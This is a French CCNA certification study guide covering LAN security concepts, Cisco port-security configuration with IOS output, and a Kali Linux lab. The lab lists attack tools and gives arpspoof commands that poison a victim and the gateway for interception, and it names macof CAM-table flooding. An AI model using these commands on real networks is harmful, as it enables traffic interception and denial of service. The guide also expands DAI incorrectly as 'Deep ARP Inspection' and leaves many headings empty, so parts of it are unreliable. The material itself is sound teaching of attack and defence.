Introduction

Ce quatrième et dernier volume du guide de préparation à la certification Cisco CCNA 200-301 est l'ultime étape dans votre projet de formation. Il complète le propos de l'examen sur des sujets comme la sécurité dans le réseau local, le pare-feu, les tunnels VPN, les protocoles de gestion comme NTP, Syslog, SNMP, la gestion sécurisée des périphériques ainsi que les rudiments de programmabilité des réseaux. L'ouvrage couvre les sujets suivants de la certification CCNA : Sécurité de base et Automation et Programmabilité.

Ce volume peut occuper une activité intellectuelle de 16 à 35 heures, voir plus.

L'objectif opérationnel est de concevoir une architecture réseau agile et sécurisée.

La première partie invite à prendre conscience de l'ampleur des menaces sur le réseau local et à envisager les contre-mesures disponibles et les bonnes pratiques particulièrement sur le matériel Cisco Systems. On apprendra à mettre en place une mesure de sécurité de type Port-Security qui vise à limiter le nombre d'adresses MAC qui peuvent se connecter à un port de commutateur, mais aussi les sécurité Deep ARP Inspection (DAI) et DHCP Snooping.

Dans la seconde partie, on évoquera des pratiques de gestion sécurisée comme la configuration des consoles distantes (Telnet, SSH) et locales, le transfert de fichiers (TFTP, FTP, SCP) et la vérification de fichiers (MD5). On parlera aussi de différents protocoles ou solutions que les utilisateurs finaux ignorent, car ils n'en ont pas besoin, mais qui sont utiles à la gestion et la surveillance du réseau (CDP, LLDP, SYSLOG, NTP, SNMP).

La troisième partie porte sur l'automation et la programmabilité du réseau : sur les architectures contrôlées de type SDN, sur le concept d'Intent Based Network, d'automation et d'outils d'automation. Enfin, on terminera le propose sur le protocole HTTP, les actions CRUD, la manipulation d'APIs HTTP REST et le traitement des sorties en format de présentation JSON.

Les trois parties suivantes visent à démontrer en théorie et en pratiques les concepts de pare-feu/IDS et de tunnels VPN IPSEC site à site.

Enfin, l'ouvrage se termine par une partie récapitulative des sujets de la certification Cisco CCNA.

Première partie Sécurité dans le LAN

Le réseau local, le LAN comme on l'appelle communément, est constitué principalement de commutateurs et/ou de commutateurs multi-couches (L2/L3), et si il y a du Wi-fi, on trouvera des contrôleurs de points-d'accès et d'antennes WLAN qui offrent l'accès au réseau et à ses services pour les utilisateurs. Cette partie de l'infrastructure de communication est particulièrement délaissée en terme de sécurité et d'audit au profit de l'historique pare-feu qui, on le rappellera, filtre les flux de trafic qui le traverse. Il n'intervient que très peu au sein du réseau local, sauf sur les hôtes terminaux. Alors que celui-ci placé en bordure du réseau empêche toute intrusion directe de l'extérieur du LAN, il contrôle aussi le trafic sortant, notamment celui-ci des utilisateurs. Très bien, mais qu'en est-il de la confidentialité, de l'authentification et de l'intégrité des messages utilisateurs à partir du réseau local ?

Dans un premier temps, on tentera de prendre conscience de l'ampleur des menaces sur le réseau local et d'envisager les contre-mesures disponibles particulièrement sur le matériel Cisco Systems. Ensuite, on envisagera d'illustrer ces menaces dans un exercice de laboratoire uniquement prévu à cet effet. Enfin, on ne manquera pas de parler du sujet de l'authentification sur les ports d'accès filaire ou non comme IEEE 802.1X/EAP/Radius.

On apprendra aussi à mettre en place une mesure de sécurité de type "Port-Security" qui vise à limiter le nombre d'adresse MAC qui peuvent se connecter à un port de commutateur. Cette mesure permet de contrôler le trafic au plus bas niveau de la connectivité, au plus proche du trafic des utilisateurs. Réalisant un filtrage au plus bas niveau avec une souplesse de gestion limitée, la facilité "Port-Security" pourrait provoquer des effets indésirables de faux positifs. Elle ne se déploie donc pas à la légère quand bien même cette compétence est fortement vérifiée dans la certification Cisco CCNA.

1. Introduction à la sécurité dans le LAN

1. Introduction à la sécurité des systèmes d'information

1.1. Objectifs de la sécurité des systèmes d'information

La sécurité des systèmes d'information vise les objectifs suivants (CIA)[1] :


- La **confidentialité** : Seules les personnes autorisées ont accès aux informations qui leur sont destinées. Tout accès indésirable doit être empêché.
- L'**intégrité** : Les données doivent être celles que l'on attend, et ne doivent pas être altérées de façon fortuite, illicite ou malveillante. En clair, les éléments considérés doivent être exacts et complets.
- La **disponibilité** : Le système doit fonctionner sans faille durant les plages d'utilisation prévues et garantir l'accès aux services et ressources installées avec le temps de réponse attendu.

D'autres aspects de "preuve" peuvent aussi être considérés comme des objectifs de la sécurité des systèmes d'information, tels que :

- L'**authentification** : L'identification des utilisateurs est fondamentale pour gérer les accès aux espaces de travail pertinents et maintenir la confiance dans les relations d'échange.
- La **non-répudiation** et l'**imputation** : Aucun utilisateur ne doit pouvoir contester les opérations qu'il a réalisées dans le cadre de ses actions autorisées, et aucun tiers ne doit pouvoir s'attribuer les actions d'un autre utilisateur.
- La **traçabilité** (ou « **Preuve** ») : garantie que les accès et tentatives d'accès aux éléments considérés sont tracés et que ces traces sont conservées et exploitables.

1.2. Vulnérabilités

Tous les actifs d'un système d'information peuvent faire l'objet de **vulnérabilités**, soit d'une **faiblesse** qui pourrait compromettre un critère de sécurité défini comme l'accès non autorisé à des données confidentielles ou la modification d'un système. Un **exploit** est une charge informatique ou un outil qui permet d'"exploiter" une faiblesse ciblée, soit une vulnérabilité.




Vulnérabilités des systèmes et exploits

1. Sécurité des systèmes d'information, Objectifs.

1.3. Menaces

Une menace est l'action probable qu'une personne malveillante puisse mener grâce à un "exploit" contre une faiblesse en vue d'atteindre à sa sécurité. Une menace est une cause potentielle d'incident, qui peut résulter en un dommage au système ou à l'organisation. Quelques exemples de menaces courantes :


- Code malveillant
- Personnes extérieures malveillantes
- Perte de service
- Stagiaire malintentionné



Menaces sur les systèmes

1.4. Attaques

Une attaque est l'action malveillante destinée à porter atteinte à la sécurité d'un bien. Une attaque représente la concrétisation d'une menace nécessitant l'exploitation d'une vulnérabilité.



Attaques sur les systèmes

1.5. Risques

Une fois les objectifs de sécurisation déterminés, les risques d'attaque pesant sur chacun de ces éléments peuvent être estimés en fonction de **menaces** et de vulnérabilités.

Le niveau global de sécurité des systèmes d'information est défini par le niveau de sécurité du maillon le plus faible. Les précautions et contre-mesures doivent être envisagées en fonction des vulnérabilités propres au contexte auquel le système d'information est censé apporter service et appui.

Il faudrait pour cela estimer :

- la *gravité* des impacts au cas où les risques se réaliseraient,
- la *vraisemblance* des risques (ou leur *potentialité*, ou encore leur *probabilité d'occurrence*).

1.6. Vecteurs d'attaque

1.7. Perte et fuite de données

data loss prevention (DLP)

1.8. Outils de Pentest

3. Typologie des attaques

- Usurpation d'adresses (Spoofing)
- Attaque de reconnaissance
- Eavesdropping attack
- Attaque Buffer Overflow
- Malwares
- Vulnérabilités humaines
- Vulnérabilités des mots de passe

3.1 Usurpation d'adresses (Spoofing)

3.2. Attaque Denial-of-Service (DoS)/(DDoS)

3.3. Attaque par réflexion

3.4. Attaque par amplification

3.5. Attaque Man-in-the-Middle (MitM)

3.6. Attaque de reconnaissance

Attaque d'accès

3.7. Eavesdropping attack

3.8. Attaque Buffer Overflow

3.9. Types de Malwares

Trojan, Virus, Vers

3.10. Vulnérabilités humaines

Voici un jargon d'ingéniérie sociale :

- Social engineering : Exploite la crédulité et la confiance humaine ainsi que les comportements sociaux.
- Phishing : Dégise une invitation malveillante en quelque chose de légitime.
- Spear phishing : Cible un groupe d'utilisateurs semblables.
- Whaling : Cible des profil individuels de haut-niveau.
- Vishing : Utilise des messages vocaux.
- Smishing : Utilise des messages texte SMS.
- Pharming : Utilise des services légitimes pour envoyer des utilisateurs vers un site compromis.
- Watering hole : Cible des victimes spécifiques vers un site compromis.

3.11. Vulnérabilités des mots de passe

3.12. Attaques IP

3.14. Attaques TCP

2. Sécurité dans le LAN

2.1. Introduction

On trouvera énormément de vulnérabilités intrinsèques dans le réseau LAN pour une raison simple : les administrateurs partent du principe de confiance. Tout accès au LAN est cédé aux utilisateurs par un contrat de confiance dont la limite est l'abus de la crédulité des solutions mises en place dans l'infrastructure.

On en pensera ce que l'on voudra. Toutefois cela ne nous empêche certainement pas de nous poser quelques questions sur le sujet. Quelle sont ces vulnérabilités que l'on peut rencontrer dans un LAN ? Quels sont les cibles et les attaques potentielles ? Et, enfin, quelles sont les bonnes pratiques et les remèdes à appliquer ?

2.2. Attaques

On trouvera quasiment toute la terminologie des attaques dans le domaine de la sécurité des infrastructures de réseaux locaux qui rompent les principes fondamentaux de confidentialité, d'intégrité et d'authentification : écoute, usurpation, déni de service (DoS), MitM (homme du milieu, Man-in-the Middle), …

Les vecteurs d'attaques sont des humains qui ont des accès autorisés ou non au réseau, mais aussi des logiciels malveillants pilotés automatiquement ou à distance. Dès qu'un accès au réseau local est compromis, la plupart du temps, la porte est ouverte sur les services du système d'information de l'organisation.

Si les attaques de déni de service (DoS) sont parmi les plus crapuleuses et les moins intéressantes, elles seraient néanmoins les plus visibles et les plus faciles à mettre en oeuvre avec peu de moyens de réaction du côté des défenseurs. Ces dernières sont donc aussi des menaces sur le LAN à prendre en compte.

2.3. Cibles

Toute technologie d'accès comme Ethernet ou Wi-Fi sur le LAN (ou le "WLAN", mais aussi les réseaux mobiles) sont touchés par cette problématique.

Au nombre des cibles, on peut citer particulièrement les commutateurs et les routeurs, ainsi que tout élément d'infrastructure mais aussi principalement les utilisateurs et leurs services sur le réseau.

Les protocoles de résolution d'adresse IP comme ARP et ND sont des vecteur favoris et très vulnérables.

Pour empêcher des accès non-autorisés sur base des adresses L2 de bas niveau comme des adresses MAC, la fonctionnalité Cisco `port-security mac-address sticky` au menu de la certification CCNA est une mesure intéressante, mais elle est aisée à dépasser alors que sa gestion reste une contrainte.

Si la menace sur ces protocles ARP et ND est prise au sérieux, on s'orientera plus volontiers vers des solutions comme DAI (Deep ARP Inspection) ou IPv6 First Hop Security (notamment avec *RA Guard*).

Mais il y a tellement de services à disposition sur le réseau et ils sont si crédules qu'il convient de rester attentif aux menaces sur les protocoles d'infrastructure comme DHCP, DNS, NTP, SNMP ou encore les protocoles de routage dynamique (EIGRP, OSPF) ou de redondance de passerelle (HSRP, VRRP), mais les protocoles d'accès distant aux consoles (SSH et ancêtres comme Telnet ou Rlogin).

Sur les commutateurs (Cisco), on trouvera une série de protocoles L2 propriétaires ou IEEE 802.1 tels que 802.1.q, 802.1D, CDP, VTP, DTP, PaGP, LACP, etc., la plupart du temps activés par défaut et qui constituent autant de vulnérabilités intrinsèques à une configuration par défaut. Parmi beaucoup d'autres possibilités, activer `bpduguard` sur les ports Access et désactiver tout ce qui est inutile : CDP, VTP, DTP, les ports orphelins, etc., sont recommandées. Selon les conseils de Cisco, on évitera à tout prix d'utiliser le VLAN 1.

2.4. IEEE 802.1X / EAP / Radius

Enfin si les moyens de l'organisation le permettent et sa la volonté y est, on mettra en oeuvre une solution qui authentifie les utilisateurs avant de leur donner un accès (filaire ou non) de couche (L2) au réseau avec 8021.X/EAP/RADIUS. Si le choix de l'organisation s'oriente vers des solutions qui intègrent la gestion du réseau filaire et sans-fil de manière transparente, celle-ci est certainement prête pour un tel type de déploiement par l'obligation du support du protocole de sécurité de réseau sans-fil de type "WPA/WPA2 Enterprise" respectant la norme IEEE 802.11i intégrant IEEE 8021.X/EAP/RADIUS.

- PacketFence
- Microsoft NAP
- Cisco NAC
- HP, Aruba, …

2.5. Contre-mesures

- Sur les commutateurs : du filtrage (port-security, vACLs), de la vérification protocolaire (bpduguard, dai, ipv6 fhs, dhcp snooping), et de bonnes pratiques de configuration et de gestion.
- Dans l'infrastructure : de l'IDS/IPS généraliste (snort, surricata) ou spécialisé (arp-watch, ndpmon, packet-fence). Filtrage NTP et SNMP, Authentification NTP, authentification et chiffrement SNMP, authentification OSPF et EIGRP, authentification VRRP/HSRP.
- Sur les hôtes : au minimum des solutions de chiffrement TLS : HTTPS/HSTS, VPN TLS, IMAPS, SSH, … et un must avec une solution IDS/IPS/AV intégrée au périphérique terminal de type "End-Point Security" ; bannir les protocoles qui passent en clair (HTTP, SMTP, POP3).
- Sur les port d'accès des utilisateurs finaux : IEEE 8021.X/EAP/RADIUS, IEEE 802.11i, des communications VPN dans les réseaux tiers ou non-sécurisés.

- Une serveillance (*monitoring*) des événements avec de la journalisation (*logging*) et des alertes.

2. Switchport Port-Security (Sécurité sur les ports) Cisco en IOS

1. Fonction Switchport Security

Cette fonction permet de contrôler les adresses MAC autorisées sur un port. En cas de "*violation*", c'est-à-dire en cas d'adresses MAC non autorisées sur le port, une action est prise.

Dans les infrastructures LAN modernes, on trouvera un port de commutateur dédié par station de travail. Dans ce cadre, les ports ne devraient recevoir de trafic que d'**une seule adresse MAC** autorisée. On y trouvera alors une utilité pour empêcher la connexion de commutateurs pirates par exemple. Par contre, la mesure uniquement configurée sur un nombre minimal d'adresses à 1 (qui est la configuration par défaut), n'empêche personne de déconnecter un hôte et d'y connecter son ordinateur pirate. Il serait nécessaire d'indiquer au commutateur quelle est l'adresse MAC à autoriser.

Mais comment "autoriser" une adresse MAC spécifique autrement qu'en tenant un registre central ? Bonne chance à celui qui maintiendra manuellement des autorisations en fonction d'adresses construites avec ce critère. Par contre, il est possible que le commutateur Cisco apprenne les adresses MAC à un moment déterminé (où seules les stations autorisées seraient connectées par hypothèse) et de les inclure en dur dans la configuration du commutateur. Combinée à un maximum de une seule adresse, la fonction `switchport port-security mac-address sticky` autorise en dur dans la configuration courante uniquement la première adresse connectée au port.

2. Contre-mesures face aux attaques sur le réseau local

Switchport-Port Security permet donc de contrôler au plus bas niveau les accès au réseau. Elle fait partie de l'arsenal disponible pour contrer des attaques de bas niveau sur les infrastructures commutées. Parmi d'autres :

- BPDU Guard
- Deep ARP Inspection
- IPv6 First Hop Security
- DHCP Snooping
- IEEE 802.1X / EAP + Radius
- Bonne pratique VLAN

3. Mise en oeuvre sur des commutateurs Cisco

Par défaut, cette fonction est désactivée.

Si elle est simplement activée, **par défaut** :

- **Une seule adresse MAC** est apprise dynamiquement et elle la seule autorisée.
- En cas de "violation", le port tombe en **mode shutdown**.

4. Activation de port-security

La fonction s'active en encodant une première fois la commande `switchport port-security` en configuration d'interface.

```
(config)#interface G0/1
(config-if)#switchport mode access
(config-if)#switchport port-security
```

5. Définition des adresses MAC autorisées

On peut fixer le nombre d'adresses MAC autorisées, ici par exemple 10 :

```
(config-if)#switchport port-security maximum 10
```

Les adresses MAC apprises peuvent être **inscrites dynamiquement dans la configuration courante (`running-config`) avec le mot clé "`sticky`"** :

```
(config-if)#switchport port-security mac-address sticky
```

Les adresses MAC autorisées peuvent être fixées :

```
(config-if)#switchport port-security mac-address 0000.0000.0003
```

6. Mode de "violation"

Une "Violation" est une action prise en cas de non-respect d'une règle port-security.

```
(config-if)#switchport port-security violation {protect | restrict | shutdown}
```

- Mode protect : dès que la "violation" est constatée, le port arrête de transférer le trafic des adresses non autorisées sans envoyer de message de log.
- Mode restrict : dès que la "violation" est constatée, le port arrête de transférer le trafic des adresses non autorisées et transmet un message de log.
- Mode shutdown : dès que la "violation" est constatée, le port passe en état err-disabled (shutdown) et un message de log est envoyé.

7. Diagnostic port-security

Désactivation d'un port `err-disabled` selon la plateforme (`shut`/`no shutdown`) :

```
(config)#errdisable recovery cause psecure-violation
```


Diagnostic :

```
#show port-security
#show port-security address
#show port-security interface G0/1
#show running-config
#clear port-security {all | configured | dynamic | sticky}
```

3. Lab Switchport Port-Security (Sécurité sur les ports) Cisco en IOS

On trouvera ici un lab démonstration de la fonction port-security qui permet de contrôler les adresses MAC autorisées sur un port de commutateur Cisco.

1. Topologie de base



Topologie de lab Switchport Port-Security (Sécurité sur les ports) Cisco en IOS

Dans cette topologie deux stations de travail accèdent de manière concurrente au même port du commutateur `Gi0/1`.

```
Switch#show mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    0000.0000.0001    DYNAMIC     Gi0/1
   1    0000.0000.0002    DYNAMIC     Gi0/1
   1    5254.0076.3d0e    DYNAMIC     Gi0/0
   1    ce6a.b50a.eb03    DYNAMIC     Gi0/0
Total Mac Addresses for this criterion: 4
```

Par défaut, Switchport Port-Security est désactivé.

Si la fonction est simplement activée, **par défaut** :

- **Une seule adresse MAC** apprise dynamiquement
- En cas de “violation”, le port tombe en **mode shutdown**

2. Rappel des commandes de diagnostic port-security

```
#show port-security
#show port-security address
#show port-security interface G0/1
#show running-config
#clear port-security {all | configured | dynamic | sticky}
```

3. Activation de port-security

```
(config)#interface G0/1
(config-if)#switchport mode access
(config-if)#switchport port-security
```

Dans le contexte de la démonstration, le port Gi0/1 tombe.

```
*Jul  1 17:27:03.944: %PM-4-ERR_DISABLE: psecure-violation error detected on Gi0/1, putting Gi0/1 in e\
rr-disable state
```

4. Diagnostic d'un port port-security shutdown

Le port Gi0/1 est bien en statut "err-disabled".

```
Switch#show interfaces status | include Gi0/1
Gi0/1                     err-disabled 1            auto   auto RJ45


Switch#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
               (Count)       (Count)          (Count)
---------------------------------------------------------------------------
      Gi0/1              1            0                  1         Shutdown
---------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096


Switch#show port-security interface G0/1
Port Security              : Enabled
Port Status                : Secure-shutdown
Violation Mode             : Shutdown
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 1
Total MAC Addresses        : 0
Configured MAC Addresses   : 0
Sticky MAC Addresses       : 0
Last Source Address:Vlan   : 0000.0000.0002:1
Security Violation Count   : 1
```

5. Réactivation du port

Nous allons désactiver l'hôte autorisé et remonter le port qui est tombé.

```
Switch(config)#int g0/1
Switch(config-if)#shut
Switch(config-if)#no shut
Switch(config-if)#
*Jul  1 17:35:34.104: %LINK-5-CHANGED: Interface GigabitEthernet0/1, changed state to administratively\
 down
*Jul  1 17:35:36.188: %LINK-3-UPDOWN: Interface GigabitEthernet0/1, changed state to up
*Jul  1 17:35:37.188: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed stat\
e to up


Switch#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
               (Count)       (Count)          (Count)
---------------------------------------------------------------------------
      Gi0/1              1            1                  0         Shutdown
---------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096
```

Le second hôte devient alors le seul autorisé.

```
Switch#show port-security address
              Secure Mac Address Table
------------------------------------------------------------------------------
Vlan    Mac Address       Type                          Ports   Remaining Age
                                                                    (mins)
----    -----------       ----                          -----   -------------
   1    0000.0000.0002    SecureDynamic                 Gi0/1        -
------------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096
```

6. Fixer automatiquement une adresse MAC

On peut fixer automatiquement une adresse MAC autorisée avec la fonction “Sticky” qui enregistre l’adresse en dur dans la configuration courante.

Pour enregistrer l’adresse du premier hêtre, désactiver le second hôte, réactiver le premier hôte et fixer son adresse MAC.

```
Switch#show port-security address
              Secure Mac Address Table
------------------------------------------------------------------------------
Vlan    Mac Address       Type                          Ports   Remaining Age
                                                                    (mins)
----    -----------       ----                          -----   -------------
   1    0000.0000.0001    SecureDynamic                 Gi0/1        -
------------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096
```

```
Switch(config)#int g0/1
Switch(config-if)#switchport port-security mac-address sticky
Switch(config-if)#^Z


Switch#show port-security address
              Secure Mac Address Table
------------------------------------------------------------------------
Vlan    Mac Address       Type                          Ports   Remaining Age
                                                                    (mins)
----    -----------       ----                          -----   -------------
   1    0000.0000.0001    SecureSticky                  Gi0/1        -
------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096
```

7. Changer de mode de “violation”

Une “Violation” est une action prise en cas de non-respect d’une règle port-security.

```
(config-if)#switchport port-security violation {protect | restrict | shutdown}
```

- Mode protect : dès que la “violation” est constatée, le port arrête de transférer le trafic des adresses non autorisées sans envoyer de message de log.
- Mode restrict : dès que la “violation” est constatée, le port arrête de transférer le trafic des adresses non autorisées et transmet un message de log.
- Mode shutdown : dès que la “violation” est constatée, le port passe en état err-disabled (shutdown) et un message de log est envoyé.

Pour passer en mode “restrict” :

```
Switch(config)#int g0/1
Switch(config-if)#switchport port-security violation restrict


Switch#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
               (Count)       (Count)          (Count)
------------------------------------------------------------------------
      Gi0/1              1            1                  0         Restrict
------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096
```

Réactiver le second hôte.

```
*Jul  1 17:47:43.435: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC a\
ddress 0000.0000.0002 on port GigabitEthernet0/1.
Switch#show interfaces status | include Gi0/1
Gi0/1                     connected    1          a-full   auto RJ45


Switch#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
               (Count)       (Count)          (Count)
---------------------------------------------------------------------------
      Gi0/1              1            1                 39         Restrict
---------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096
```

4. Lab Sécurité dans le LAN

Protocoles ARP/IPv4, ND/IPv6, IPAM et 802.1

1. Menaces sur le LAN

Menaces : attaques

- Reconnaissance, Énumération
- Usurpation (Spoofing) d'adresses, de messages
- Empoisonnement de tables, de caches
- Denis de service (DoS, Denial of Service)
- Inondation (Flooding)
- Déconnexions (Release, désynchronisation)
- Modifications topologiques
- Homme du milieu (MitM, Man-in-the-Middle)


Menaces sur le LAN : cîbles

- Technologies LAN : filaire et non-filaire
- Matériels cîbles :
  - Commutateurs
  - Points d'accès et contrôleurs
  - toute interface dans le LAN : routeurs et périphériques terminaux
- Protocoles cîbles au sein du LAN :
  - Exploitation du Broadcast et du Multicast
  - ARP,
  - DHCP,
  - 802.1 (CDP, STP, DTP, VLAN, ...)
  - NTP, SNMP, DNS, ...

Topologie et matériel

- Station Kali Linux (VM ou Native)
- Un commutateur Cisco
- Connexion filaire au commutateur
- Connexion console au commutateur

Topologie



```
ip routing
int vlan 1
ip add dhcp
```

Créer plusieurs interfaces VLAN :

```
vlan x
int vlan x
no shut
ip add x x
```

Activation de VTP :

```
vtp domain lab
```

2. Protocole ARP

Manipulations ARP

Commande	Exploit	Attaque
`arp`	Vérification du cache ARP local	Reconnaissance
`arping`	Connectivité ARP	Reconnaissance
`arp-scan`	Enumération ARP/IP	Reconnaissance
`macchanger`	Usurpation d'adresse MAC	Accès, usurpation
`arpspoof`	Attaque ARP Poison Routing	MitM ⇒ L7
`macof`	CAM buffer Overflow	MitM, DoS

Commande arp

Commande système permettant d'afficher et manipuler la table ARP locale.

Commande passive.

`arp -a` : visualiser toutes les entrées

`arp -d *` : supprimer toutes les entrées

Commande arping

`arping` vérifie la connectivité en émettant et attendant des messages ARP.

L'outil permet aussi de détecter des adresses dupliquées.

```
arping --help


man arping
```

http ://linux-ip.net/html/tools-arping.html

Commande arp-scan

`arp-scan` permet d'énumérer les hôtes sur le LAN avec ARP.

```
apt-get install arp-scan
arp-scan --help
man arp-scan
arp-scan 192.168.0.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.0.1        20:e5:2a:1b:65:6a        NETGEAR INC.,
192.168.0.5        70:56:81:bf:7c:37        Apple Inc
192.168.0.25        00:0c:29:5f:11:9f        VMware, Inc.
192.168.0.4        a8:06:00:38:cc:25        Samsung Electronics Co.,Ltd
192.168.0.4        a8:06:00:38:cc:25        Samsung Electronics Co.,Ltd (DUP: 2)

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.053 seconds (124.70 hosts/sec). 5 responded
```

Commande macchanger

`macchanger` permet de modifier l'adresse MAC d'une interface.

```
macchanger --help

ifdown eth0
macchanger -m aa:bb:cc:dd:ee:ff eth0
ifup eth0
ifconfig eth0
```

Commande arpspoof

`arpspoof` permet d'usurper l'adresse MAC d'un hôte ou plusieurs hôtes sur le réseau et de leur transférer le trafic.

```
man arpspoof
```

Par exemple où .1 est la passerelle et .25 est la victime :

```
arpspoof -i eth0 -t 192.168.0.25 192.168.0.1
arpspoof -i eth0 -t 192.168.0.1 192.168.0.25
```

Commande macof

`macof` réalise une attaque CAM Table Overflow, soit un débordement de table de commutation afin de transformer le commutateur en concentrateur (hub).

Attaque peu élégante, peu discrète et peu crédible sur du matériel professionnel.

arpwatch

`arpwatch` effectue une surveillance du protocole ARP et rend des alertes par courriel :

```
apt-get install arpwatch
éditer /etc/arpwatch.conf
```


3. Attaque APR

APR pour “ARP Poison Routing” selon le document APR décrit une attaque de reniflage (sniffing) qui se déroule en deux moment : empoisonnement de la table ARP qui livre les paquets et routage des paquets vers la bonne destination.

Capture de paquets

Nous avons vu que la capture de paquet locale sur une environnement commuté fournissait des résultats uniquement pour le trafic livré à l’interface elle-même soit le trafic *unicast* à destination de la machine elle-même, le trafic *Broadcast* et *multicast* transférés d’emblée par les commutateur à travers tous ses ports.

Dans un environnement LAN commuté, le commutateur transfère directement le trafic en fonction de l’adresse MAC de destination encodée dans les trames Ethernet. Ce sont les hôtes d’origine et de destination qui encodent ces adresses sur base d’un processus ARP.



